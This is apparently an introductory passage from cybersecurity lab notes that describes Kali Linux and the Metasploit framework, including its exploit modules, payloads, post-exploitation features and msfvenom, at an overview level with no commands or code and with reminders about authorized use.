  Penetration Testing: Kali Linux is primarily used for conducting penetration testing or "pen testing." Pen testing involves simulating real-world attacks on computer systems, networks, and applications to identify vulnerabilities and assess overall security. Kali Linux provides a comprehensive suite of tools specifically tailored for these activities.

  Expansive Toolset: Kali Linux offers a vast collection of pre-installed security tools and software packages, including network scanners, vulnerability analysis tools, password crackers, wireless network tools, web application testing frameworks, forensic tools, and much more. These tools assist security professionals in identifying weaknesses, exploiting vulnerabilities, and securing systems.

  Customization and Flexibility: Kali Linux is highly customizable, allowing users to configure their environment based on their specific needs. It supports various desktop environments such as GNOME, KDE, Xfce, and others. Users can also add or remove

tools according to their requirements, enabling a tailored approach to security assessments.

Documentation and Community Support: Kali Linux has extensive documentation, including tutorials, user guides, and a vibrant online community. Users can find resources, tips, and best practices to enhance their penetration testing skills and knowledge. The community actively shares information, discusses new vulnerabilities, and collaborates on improving the Kali Linux distribution.

Forensic Analysis: Kali Linux includes a range of forensic tools used for digital forensics and incident response. These tools help investigators collect and analyze evidence, recover deleted files, analyze disk images, and perform memory forensics. Kali Linux's forensics capabilities make it an asset for forensic analysts and law enforcement agencies.

Security Training and Education: Kali Linux serves as an educational platform for individuals and organizations interested in learning about cybersecurity, ethical hacking, and network security. It provides a safe environment for practicing and improving skills related to securing and defending computer system.
It's important to note that while Kali Linux is a powerful tool, it should only be used legally and ethically with proper authorization. Unauthorized or malicious use of these tools can lead to legal consequences.

We can find more information about Kali Linux on their official website.
https://www.kali.org/docs/introduction/what-is-kali-linux/

- **Metasploit**: Metasploit is an open-source framework and platform used for developing, testing, and executing exploits against computer systems. It provides a collection of tools, exploits, payloads, and modules that facilitate penetration testing and vulnerability assessment. Metasploit is widely recognized as one of the most powerful and popular penetration testing tools available.

  Here are some key features and components of Metasploit:

  Exploit Development: Metasploit allows security professionals to develop, customize, and test exploits for known vulnerabilities. It provides a programming interface that simplifies the process of creating reliable and effective exploits.

  Exploit Modules: Metasploit contains a vast database of pre-written exploit modules that target specific vulnerabilities in various systems, applications, and services. These modules are regularly updated to include the latest known vulnerabilities, making it easier to exploit them during penetration testing.

  Payloads: Metasploit includes a range of payloads that can be used to deliver malicious code or actions to a compromised system. These payloads can be tailored to perform tasks such as remote code execution, shell access, keylogging, and file manipulation.

Post-Exploitation: Metasploit provides post-exploitation modules that enable security professionals to perform various activities after successfully compromising a target system. These modules allow for tasks such as privilege escalation, lateral movement within the network, data exfiltration, and maintaining persistence.

Integration and Automation: Metasploit can be integrated with other security tools and frameworks, enabling a seamless workflow for penetration testing and vulnerability management. Additionally, Metasploit supports scripting and automation, allowing security professionals to create custom workflows and automate repetitive tasks.

Community and Collaboration: Metasploit has a strong community of users and contributors who actively share new exploits, modules, and techniques. This collaborative environment fosters the exchange of knowledge and ensures that Metasploit stays up to date with the latest vulnerabilities and attack vectors.

Msfvenom: msfvenom is a specific component of the Metasploit framework used for generating custom payloads and shellcode that can be deployed using Metasploit exploits. msfvenom allows security professionals to create tailored payloads for specific exploitation scenarios. Users can specify the payload type, encoding options, target architecture, and other parameters to generate malicious code that can be delivered to the target system. msfvenom-generated payloads are often used in conjunction with Metasploit exploits to compromise systems during penetration testing. (Though in this lab everything will be done in Metasploit which will automatically use MSF venom in background)

It's important to emphasize that Metasploit is designed for ethical hacking and authorized penetration testing. It should be used responsibly and legally, with proper authorization from the target system's owner or administrator. Unethical or unauthorized use of Metasploit or any other hacking tool is illegal and can result in severe legal consequences.

We can find more information about Metasploit on their official website.
https://docs.metasploit.com/